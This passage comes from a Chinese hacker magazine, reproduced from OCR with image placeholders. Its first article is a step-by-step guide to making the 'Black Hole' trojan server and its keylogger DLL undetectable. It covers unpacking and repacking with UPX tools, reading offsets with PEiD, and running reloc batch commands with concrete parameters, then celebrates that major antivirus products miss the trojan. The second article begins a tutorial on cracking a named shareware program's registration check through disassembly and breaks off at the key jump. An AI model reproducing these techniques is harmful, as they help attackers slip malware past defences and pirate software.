


图 2

完成后我们可以看到程序由原来的 201KB 变成了 506KB，大了一倍多。

有人可能要问为什么一定要给它脱壳呢？直接修改不可以吗？其实，主要是因为黑洞的服务端里还有一个用做键盘记录的 dll 文件，它也要做免杀处理。用 Resscope1.92 打开黑洞的服务端，这个可是绝好的 exe 资源编辑器啊！先选择 dllfile 里面的 getkey，然后点击文件→导出资源，这样 dll 文件就导出来了（图3）。




图 3

它也是用 upx 加的变态壳，因为区段被加密了，所以我们也要给它脱壳，再加壳。脱壳的过程和先前脱黑洞服务端一样先用 upxfix 打开它，但是这里注意在 Decompress method 里面，不要选择5，而是选择2修复，不然的话就脱不了壳了。接着用 UPXShell 解压缩，现在 dll 文件的大小由原来的 11KBb 变成了 18.5KB，然后再用 UPXShell 重新给它加上壳。

三、修改upx壳里面的籽

把 UPX 加过壳的 dll 文件用 PEiD 打开查看，这里有几个数据需要我们记录，等一下和修改后的文件做比较用。

先分别把程序入口点：000C220、文件偏移量：00002620 记录下

来，然后点击查看EP区段，在区段查看上面再点右键选择cave查找器，把UPX壳区段upx1的RVA：0000C3B5、偏移：000027B5等参数也记录下来（图4）。




图4

关键的时刻到了，reloc闪亮登场。因为reloc是一款命令行下的工具，所以为了操作方便，我建议大家写一个bat批处理文件和reloc放在同一目录。我们开始记录的数据现在派上用场了，编辑bat文件格式如下：

reloc 待修改程序 $程序入口 $文件偏移量 $壳的区段入口 $区段偏移 参数

那么对应我们的黑洞键盘记录dll文件所记录的数据，这个bat就应该这样写：

reloc 键盘记录.dll $C220 $2620 $C3B5 $27B5 5

注意：数据前面的零不要写到bat文件里，另外最后面的这个参数请大家注意，其实它是设置修改时的偏移量，一般dll文件选择5，exe文件选择5-9之间的数，一般选择6就好了。

设置完了，我们运行这个bat文件，开始修改。完毕之后我分别用国内和国外最强的杀毒软件江民、诺盾和卡巴斯基对键盘记录.dll进行扫描，它们均未发现病毒，我们的木马成功躲了过去。用PEiD.exe重新打开，可以发现PEiD已经无法区别键盘记录.dll是什么壳了，把原来记录的几个数据和现在对比一下发现程序入口和文件偏移量没有，而壳区段入口和区段偏移却改变了（图5）。

飘舞的风在上一期的文章里面说道："peidv0.92是通过每个程序的开头几十个字节来比较是那种壳。"看来不仅仅如此，peidv0.92还把壳的区段入口开头的几十个字节也作为了用来判断壳的类




图5

型的特征代码，杀毒软件也是如此，这样简单修改一下我们的木马就免杀了。

接着把这个已经修改好的dll文件导回到黑洞的服务端，方法和导出dll是一样的，我就不再讲述了，然后把它用UPXShell再次加壳，加壳后的大小为200KB。

现在可以开始我们的第二次免杀之旅，同样用PEiD.exe把程序入口、文件偏移量、壳的区段入口、区段偏移等数据记录下来，写入bat文件。

我的bat是这样写的：

reloc 1.exe $88620 $30A20 $887A3 $30BA3 6

我前面已经讲过了，修改exe文件的时候，参数选择5-9之间的数，一般选择6就好了。现在运行bat文件，黑洞服务端的免杀就全部完成了。用PEiD.exe查看，显示的是"Nothing found"看来PEiD已经不认识它了，再用江民、诺盾和卡巴斯基查杀，均显示无病毒，呵呵，欺骗成功。

四、结语

经过这么简单的修改以后效果是非常好的，相信以后这样的免杀技术将会成为主流技术，因为它简单实用。

分析它实现免杀的原理，不难看出换一个角度思考问题的重要性，从壳的修改转到壳中籽的修改，不能不说这是一种创新，它使木马的免杀之路变宽了。最后谢谢"朋友的家"提供一款这样优秀的工具。如果大家能够把这种技术和我前面提到的另外三种结合起来使用，相信它将是无懈可击的。

（本文中涉及到的reloc、PEiD.exe在光盘中有提供）

鸟儿学破解

文/风泽[E.S.T]

现在网络上有很多吸引人的软件，可是当你安装好之后却提示要你注册，这样的感觉很无奈呀！今天我以实例讲解两个常用的破解方法，文章只针对学习破解的朋友。

一、暴力破解法

软件名称：小小工具箱

软件功能：属于系统设置和管理类工具，还可以作为手工杀毒的辅助工具

下载地址：http://www.ancisoft.com/file/toolboxsetup.exe

破解工具：PeiD C32Asm UltraEdit

暴力破解一般流程，如图1。




图1




图2

安装好软件后按照流程我们使用PeiD检查一下是否有壳，很幸运软件使用了VC++编写，但没有加壳，如图2。

接下来我们打开软件，在注册对话框中随便填写，然后单击“注册”，如图3。





图3


图4

软件提示注册码不正确，我们寻找关键跳转的时候就靠这个了。接下来使用C32Asm反编译软件，如图4。

我们在菜单上点击“查看→字符串”，经过搜索后，将程序中所有的字符串列出来了，经过查找，很明显的我们就找到了软件的要害了，如图5、图6。




图5




图6

经过几次测试，我们会发现图6中的信息是关键，双击图6上的第2个CALL，来到图7处。

```
::0040258E::   FF15 CCD14000       CALL [40D1CC]
::00402594::   EB C6               JMP SHORT 0040255C
::00402596::   391D 04324100       CMP [413204],EBX
::0040259C::   74 7D               JE SHORT 0040261B
::0040259E::   8D85 00FFFFFF       LEA EAX,[EBP-100]
::004025A4::   68 14F24000         PUSH 40F214
```

图7

